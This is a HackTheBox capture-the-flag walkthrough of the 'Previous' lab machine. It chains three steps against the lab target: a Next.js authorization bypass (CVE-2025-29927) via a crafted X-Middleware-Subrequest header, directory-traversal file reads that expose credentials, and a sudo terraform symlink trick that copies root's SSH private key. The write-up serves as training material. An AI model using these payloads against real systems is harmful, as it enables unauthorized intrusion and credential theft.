




HACKTHEBOX



Previous

7th December 2025

Prepared By: k1ph4ru

Machine Author: brun0ne

Difficulty: **Medium**

Synopsis

Previous is a medium-difficulty Linux machine that features a web application vulnerable to CVE-2025-29927, an authorization bypass vulnerability in the `Next.js` authentication middleware, allowing access to restricted documentation pages. Further enumeration uncovers a Local File Inclusion (LFI) vulnerability, which is leveraged to extract the compiled `Next.js` server files and retrieve user credentials. With SSH access as a standard user, privilege escalation is achieved through `Terraform` by exploiting the ability to run the `apply` command with root privileges.

Skills Required

- Basic Linux knowledge
- Web enumeration

Skills Learned

- Next.js authorization bypass exploitation (`CVE-2025-29927`)
- Local File Inclusion (LFI) exploitation
- Infrastructure as Code (IaC) abuse for privilege escalation

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.83 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.10.11.83
<SNIP>
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://previous.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.48 seconds
```

The initial `Nmap` scan reveals two open `TCP` ports. On port `22`, an `SSH` server is running, and on port `80`, the `Nginx` web server attempts to redirect us to `previous.htb` domain. Therefore, we need to add that to our `/etc/hosts` file to the DNS resolution works correctly.

```
$ echo "10.10.11.83 previous.htb" | sudo tee -a /etc/hosts
10.10.11.83 previous.htb
```

Since we don't have valid `SSH` credentials, we begin our enumeration by visiting port `80`.

HTTP

Upon visiting `http://previous.htb`, we are presented with the following web application.

PreviousJS

In the fast paced modern world we often forget about the past. PreviousJS is the right choice if you need the technology of yesterday.

Get Started

Docs



No-Side Rendering

Forget about SSR. The best rendering is no rendering.



Heavyweight

We proudly promise a 100x increase in your bundle size.



Opt-Out Middleware

We care a lot about your privacy. That's why you can always opt-out of features like tracking and middleware.


Upon clicking the `Docs` button, we are redirected to a login form.



Log in to access our **closed beta!**

Sign in

Here, we attempt to authenticate using test credentials while intercepting the request with `Burp Suite`, which is a web application proxy used for inspecting and modifying `HTTP` requests and responses.



Inspecting the intercepted request, we notice cookies such as `next-auth.csrf-token` and `next-auth.callback-url`. These cookies strongly suggest that the application is built using `Next.js` with `NextAuth` for authentication.

A quick Google search for vulnerabilities related to `Next.js` authorization leads us to [CVE-2025-29927](#). This vulnerability is an `authorization bypass` that allows access to protected routes without proper authentication by manipulating specific request headers and modifying middleware behavior in vulnerable `Next.js` versions.

Looking at the application fingerprinted by `Wappalizer`, we confirm that `Next.js version 15.2.2` is running, which is affected by this authorization bypass vulnerability.

PreviousJS

PreviousJS

In the fast paced modern world we often forget about the past. PreviousJS is the right choice if you need the technology of yesterday.

[Get Started](#) [Docs](#)

TECHNOLOGIES

JavaScript frameworks

- [Next.js](#) 15.2.2
- [React](#)

Web frameworks

- [Next.js](#) 15.2.2

Web servers

- [Next.js](#) 15.2.2
- [Nginx](#) 1.18.0

Operating systems

- [Ubuntu](#)

Static site generators

- [Next.js](#) 15.2.2

Reverse proxies

- [Nginx](#) 1.18.0

UI frameworks

- [Tailwind CSS](#)

[Something wrong or missing?](#)

[No-Side Rendering](#)

Forget about SSR. The best rendering is no rendering.

[Heavyweight](#)

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[Opt-Out Middleware](#)

We care a lot about your privacy. That's why you can always opt-out of features like tracking and middleware.

Foothold

Referring to this [blog post from ProjectDiscovery](#), we learn that the vulnerability can be exploited by injecting a specially crafted `HTTP` header. This header causes the `Next.js` middleware to be skipped, effectively bypassing authorization checks.

To apply this header to every request, we configure `Burp Suite's Match and Replace` feature and add the following custom header.

X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware

Intercept HTTP history WebSockets history **Match and replace** Proxy settings

HTTP match and replace rules

Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

☐ Only apply to in-scope items

	Enab...	Item	Name	Match	Replace	Type	Comment
Add	☐	Request h...		^Referer.*\$		Regex	Hide Referer hea...
Edit	☐	Request h...		^Accept-Encod...		Regex	Require non-com...
Remove	☐	Response ...		^Set-Cookie.*\$		Regex	Ignore cookies
Up	☐	Request h...		^Host: foo.exa...	Host: bar.example....	Regex	Rewrite Host hea...
Down	☐	Request h...			Origin: foo.exampl...	Lite...	Add spoofed COR...
	☐	Response ...		^Strict\ -Trans...		Regex	Remove HSTS he...
	☐	Response ...			X-XSS-Protection: 0	Lite...	Disable browser ...
	☒	Request h...			X-Middleware-Sub...	Lite...	

With this header in place, we attempt to access the `/docs` endpoint again. This time, the request succeeds, and we are presented with the documentation overview page.

PreviousJS
Getting Started
Examples

Documentation Overview

Welcome to the documentation for PreviousJS. Get started with our comprehensive guides and API references.

Getting Started
New to PreviousJS? Begin here with basic setup and fundamental concepts.
[Start learning →](#)

Examples
Detailed examples.
[Explore examples →](#)

Latest Updates
v1.2.0 - Feat: middleware is now opt-out!
v1.1.4 - Improved TypeScript support
v1.1.0 - Performance optimizations

Logged in as ???
[Sign out](#)

Navigating to the `Examples` section, we notice a hyperlink that allows us to download a file.

PreviousJS
Getting Started
Examples

Hello World

```
import { app } from 'previous';

const app = new App();
app.start();
```

Download the full example [here!](#)

We click the link while intercepting the request using `Burp Suite` for further analysis.

Local File Inclusion


The application appears to load files based on a filename parameter. To test this, we modify the requested file from `hello-world.ts` to `../../../../../../etc/passwd`. The `../../../../../../` sequence is used to perform directory traversal, allowing us to move up multiple levels from the application's working directory and access files outside the intended directory scope. The target file, `/etc/passwd`, is a universally readable file on Linux systems that contains a list of local user accounts, making it a standard and reliable file for validating Local File Inclusion vulnerabilities.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /api/download?example=../../../../../../etc/passwd HTTP/1.1 2 Host: previous.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://previous.htb/docs/examples 9 Cookie: next-auth.csrf-token=77e5402ee96a95b6fc42406ff1fd54a9ff868bb8f1f3bb6c2ea2da52912ca130x7Cf823233d2ba2e9acad4d1b876a8f4b40b7be9e9c99cc06b667664635ebc1cee9; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware 13 14</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 08 Dec 2025 11:42:55 GMT 4 Content-Type: application/zip 5 Content-Length: 787 6 Connection: keep-alive 7 Content-Disposition: attachment; filename="passwd" 8 ETag: "41amqqlv4m26j" 9 10 root:x:0:0:root:/root:/bin/sh 11 bin:x:1:1:bin:/bin:/sbin/nologin 12 daemon:x:2:2:daemon:/sbin:/sbin/nologin 13 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin 14 sync:x:5:0:sync:/sbin:/bin/sync 15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown 16 halt:x:7:0:halt:/sbin:/sbin/halt 17 mail:x:8:12:mail:/var/mail:/sbin/nologin 18 news:x:9:13:news:/usr/lib/news:/sbin/nologin 19 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin 20 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin 21 ftp:x:21:21:/var/lib/ftp:/sbin/nologin 22 sshd:x:22:22:sshd:/dev/null:/sbin/nologin 23 games:x:35:35:games:/usr/games:/sbin/nologin 24 ntp:x:123:123:NTP:/var/empty:/sbin/nologin 25 guest:x:405:100:guest:/dev/null:/sbin/nologin 26 nobody:x:65534:65534:nobody:/:/sbin/nologin 27 node:x:1000:1000:/home/node:/bin/sh 28 nextjs:x:1001:65533:/home/nextjs:/sbin/nologin 29</pre>			

The response confirms that the payload is successful, and we can read local files from the server. We proceed to read `/proc/self/environ`, which often contains environment variables and runtime information about the running process.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /api/download?example=../../../../../../proc/self/environ HTTP/1.1 2 Host: previous.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://previous.htb/docs/examples 9 Cookie: next-auth.csrf-token=77e5402ee96a95b6fc42406ff1fd54a9ff868bb8f1f3bb6c2ea2da52912ca130x7Cf823233d2ba2e9acad4d1b876a8f4b40b7be9e9c99cc06b667664635ebc1cee9; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware 13 14</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Mon, 08 Dec 2025 12:12:15 GMT 4 Content-Type: application/zip 5 Content-Length: 216 6 Connection: keep-alive 7 Content-Disposition: attachment; filename="environ" 8 ETag: "15ldqqqln56jy" 9 10 NODE_VERSION=18.20.HOSTNAME=0.0.0.OYARN_VERSION=1.22.22SHLVL=1PORT=3000HOME=/home/nextjsPATH=/usr/local/s bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binNEXT_TELEMETRY_DISABLED=1PWD=/appNODE_ENV=production</pre>			

From the output, we identify that the current working directory of the application is `/app`. We can further confirm this by reading the `/app/package.json` file, which contains metadata about the running `Node.js` application, including dependencies and version information.



To better understand the application structure and locate sensitive files, we build a `local Next.js application` that closely mirrors the remote environment. This allows us to replicate the directory layout and determine where authentication-related files are stored after the compilation process.

```
$ npx create-next-app@latest
Need to install the following packages:
  create-next-app@16.0.7
Ok to proceed? (y) y
✓ What is your project named? ... my-app
<SNIP>
Success! Created my-app at <SNIP>
$ cd my-app
$ npm install next@15.2.2
$ npm install next-auth@4.24.11
$ npm run build
```

The installed versions match those found in the target's `package.json`. Inspecting the project directory, we observe the presence of the `.next` folder, which contains the production output.

```
$ ls -la
total 288
drwxrwxr-x  7 fury fury  4096 Dec  8 07:33 .
drwxrwxr-x  4 fury fury  4096 Dec  8 07:35 ..
drwxrwxr-x  2 fury fury  4096 Dec  8 07:31 app
<SNIP>
drwxrwxr-x  7 fury fury  4096 Dec  8 07:41 .next
-rw-rw-r--  1 fury fury   133 Dec  8 07:31 next.config.ts
-rw-rw-r--  1 fury fury   211 Dec  8 07:39 next-env.d.ts
drwxrwxr-x 310 fury fury 12288 Dec  8 07:39 node_modules
<SNIP>
```

We proceed to analyze the contents of the `.next` directory.

```
$ ls -la .next
total 176
drwxrwxr-x 7 fury fury  4096 Dec  8 07:41 .
```

```

drwxrwxr-x 7 fury fury 4096 Dec 8 07:33 ..
-rw-rw-r-- 1 fury fury 957 Dec 8 07:41 app-build-manifest.json
-rw-rw-r-- 1 fury fury 95 Dec 8 07:41 app-path-routes-manifest.json
-rw-rw-r-- 1 fury fury 21 Dec 8 07:41 BUILD_ID
-rw-rw-r-- 1 fury fury 995 Dec 8 07:41 build-manifest.json
drwxrwxr-x 5 fury fury 4096 Dec 8 07:39 cache
drwxrwxr-x 2 fury fury 4096 Dec 8 07:41 diagnostics
-rw-rw-r-- 1 fury fury 111 Dec 8 07:41 export-marker.json
-rw-rw-r-- 1 fury fury 868 Dec 8 07:41 images-manifest.json
-rw-rw-r-- 1 fury fury 8095 Dec 8 07:41 next-minimal-server.js.nft.json
-rw-rw-r-- 1 fury fury 53218 Dec 8 07:41 next-server.js.nft.json
-rw-rw-r-- 1 fury fury 20 Dec 8 07:41 package.json
-rw-rw-r-- 1 fury fury 1797 Dec 8 07:41 prerender-manifest.json
-rw-rw-r-- 1 fury fury 2 Dec 8 07:41 react-loadable-manifest.json
-rw-rw-r-- 1 fury fury 8508 Dec 8 07:41 required-server-files.json
-rw-rw-r-- 1 fury fury 1402 Dec 8 07:41 routes-manifest.json
drwxrwxr-x 5 fury fury 4096 Dec 8 07:41 server
drwxrwxr-x 6 fury fury 4096 Dec 8 07:41 static
-rw-rw-r-- 1 fury fury 33821 Dec 8 07:41 trace
drwxrwxr-x 3 fury fury 4096 Dec 8 07:41 types

```

One exciting file is `routes-manifest.json`, which defines all application routes and how they are mapped internally.


```

$ cat .next/routes-manifest.json


{
  "version": 3,
  "pages404": true,
  "caseSensitive": false,
  "basePath": "",
  "redirects": [
    {
      "source": "/*:path+",
      "destination": "/*:path+",
      "internal": true,
      "statusCode": 308,
      "regex": "^(?:/((?:[^\/]++)(?:/(?:[^\/]++))*))/ $"
    }
  ]
}
<SNIP>

```

We confirm that this file is readable on the target system via the `LFI` vulnerability.



From the `Next.js` documentation and our local setup, we know that these routes map directly to files located under `.next/server/pages/`. Given that authentication is handled using `NextAuth`, we focus on the standard `NextAuth` endpoint, `/api/auth/[...nextauth]`, as it is the core `NextAuth` handler and often contains sensitive authentication configuration. This route corresponds to the following file `.next/server/pages/api/auth/[...nextauth].js`. Let's proceed to get the contents of this file via the LFI vulnerability.



From this, we obtain the following credentials: `jeremy:MyNameIsJeremyAndILovePancakes`. We can proceed to use these credentials to access the target via SSH.

```
$ ssh jeremy@10.10.11.83
jeremy@10.10.11.83's password:
<SNIP>
Last login: Mon Dec 8 12:55:31 2025 from 10.10.14.39
jeremy@previous:~$ id
uid=1000(jeremy) gid=1000(jeremy) groups=1000(jeremy)
```

The user flag can be found in `/home/jeremy/user.txt`.

Privilege Escalation

Let's enumerate the `sudo` permission set for this user.

```
jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
```

We see the user `jeremy` can run `/usr/bin/terraform` with the `apply` option as the `root` user. Terraform is an open-source Infrastructure as Code (IaC) tool by HashiCorp that allows for defining, provisioning, and managing infrastructure using declarative configuration files written in the `HashiCorp Configuration Language (HCL)`.

We also see the `-chdir` option, which sets the working directory to `/opt/examples`. The only Terraform subcommand the user can execute as root is `apply`. We proceed to look at the folder contents.

```
jeremy@previous:/opt/examples$ ls -la
total 28
drwxr-xr-x 3 root root 4096 Dec  9 13:03 .
drwxr-xr-x 5 root root 4096 Aug 21 20:09 ..
-rw-r--r-- 1 root root  18 Apr 12 2025 .gitignore
-rw-r--r-- 1 root root  576 Aug 21 18:15 main.tf
drwxr-xr-x 3 root root 4096 Aug 21 20:09 .terraform
-rw-r--r-- 1 root root  247 Aug 21 18:16 .terraform.lock.hcl
-rw-r--r-- 1 root root 1097 Dec  9 13:03 terraform.tfstate
```

We proceed to read the `main.tf` file. The `main.tf` file is the primary configuration file and entry point for a Terraform module. It contains the core resource definitions and logic that describe the infrastructure to be provisioned using HCL.

```
jeremy@previous:/opt/examples$ cat main.tf
terraform {
  required_providers {
    examples = {
```

```

    source = "previous.htb/terraform/examples"
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") &&
!strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}

```

Here, we see there is a variable `source_path` with a default value of `/root/examples/hello-world.ts`. There is a validation check that enforces the following:

- It must contain `/root/examples/`.
- It must not contain `..` (to prevent directory traversal)

We proceed to run the binary to see how it works.

```

jeremy@previous:/opt/examples$ sudo /usr/bin/terraform -chdir\=/opt/examples apply
|
| Warning: Provider development overrides are in effect
|
| The following provider development overrides are set in the CLI configuration:
| - previous.htb/terraform/examples in /usr/local/go/bin
|

examples_example.example: Refreshing state...
[id=/home/jeremy/docker/previous/public/examples/hello-world.ts]

No changes. Your infrastructure matches the configuration.

Apply complete! Resources: 0 added, 0 changed, 0 destroyed.

Outputs:
destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts"

```

We see the destination path is `/home/jeremy/docker/previous/public/examples/hello-world.ts`. Inspection of the custom Terraform provider implementation `example_resource.go` reveals that the resource reads the file specified by the `source_path` variable using the `ioutil` package's `ReadFile()` method and writes its contents to a hardcoded destination directory under `/home/jeremy/docker/previous/public/examples/` using `ioutil.WriteFile()` method.

```
$ cat /opt/terraform-provider-examples/internal/provider/example_resource.go
<SNIP>
    content, err := ioutil.ReadFile(sourcePath)
    if err != nil {
        resp.Diagnostics.AddError("Failed to read source file", err.Error())
        return
    }

    if err := ioutil.WriteFile(destPath, content, 0644); err != nil {
        resp.Diagnostics.AddError("Failed to write file", err.Error())
        return
    }
<SNIP>
```

By reviewing the script and executing it once, we determine that this is a custom file copying workflow that takes a source file and places it into a web-accessible destination, but relies on insecure validation logic for the source path.

If we could change the `source_path` variable, we could copy a sensitive file, such as the root user's SSH keys.

From the Terraform [documentation](#), we see that Terraform variables can be set using environment variables following the format `TF_VAR_<name>`. One more caveat is the validation logic. However, it only checks whether the string contains the path `/root/examples/`, which we can satisfy by creating a matching path inside the user's home directory.

```
jeremy@previous:~$ cd /home/jeremy/
jeremy@previous:~$ mkdir -p root/examples
jeremy@previous:~$ ln -s /root/.ssh/id_rsa /home/jeremy/root/examples/id_rsa
```

We create the required directory structure and a symbolic link that points to the root user's private SSH key. We then set the Terraform variable to point to this symlink and run `terraform apply` again, confirming the prompt with `yes`.

```
jeremy@previous:~$ export TF_VAR_source_path=/home/jeremy/root/examples/id_rsa
jeremy@previous:~$ sudo /usr/bin/terraform -chdir=/opt/examples apply
<SNIP>

Terraform will perform the following actions:

# examples_example.example must be replaced
-/+ resource "examples_example" "example" {
    ~ destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts" -
    > "/home/jeremy/docker/previous/public/examples/id_rsa"
```

```

~ source_path      = "/root/examples/hello-world.ts" ->
"/home/jeremy/root/examples/id_rsa"
}

Do you want to perform these actions?
Only 'yes' will be accepted to approve.

Enter a value: yes

examples_example.example: Creation complete after 0s

Outputs:
destination_path = "/home/jeremy/docker/previous/public/examples/id_rsa"

```

We see the SSH private key has been copied successfully.

```

jeremy@previous:~$ cat /home/jeremy/docker/previous/public/examples/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmxhpS4UBVdbNosrMXPuKzRSbCOTgUH0/Tp/Yb32hyiMyMT68JuwK
bX8jLmjb//cojY1uIkYnO/pkCZIP7PZ3goq5SW7vV1meweQ8pYG1rMKbB8XXVGjMg9smuR
<SNIP>
7hHi8eduqnfOdnFzgVu5JZzysNSB2QKaG29FVTMKWcxo+0Voh2mXKcVyNjuYadBvn1zZ+J
4ZpqUFQKbqIj4hUUKMBOwMssxs+Eup/46wb4i0vVhe3g7I5ySdWpJ/M4vUI+ooTw6C2GoS
jR+NWPfpk9KHMAAANcm9vdEBwcmV2aW91cwECAwQFBg==
-----END OPENSSH PRIVATE KEY-----

```

We proceed to copy the contents to a local file and change the permissions to 600 using `chmod`, which ensures that the private key is only readable and writable by the file owner, as required by `openssh`. We then use the private key to log in as the root user via SSH.

```

$ chmod 600 key
$ ssh -i key root@10.10.11.83
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)
<SNIP>
Last login: Tue Dec 9 13:19:45 2025 from 10.10.14.39
root@previous:~# id
uid=0(root) gid=0(root) groups=0(root)
root@previous:~#

```

The root flag can be found in `/root/root.txt`.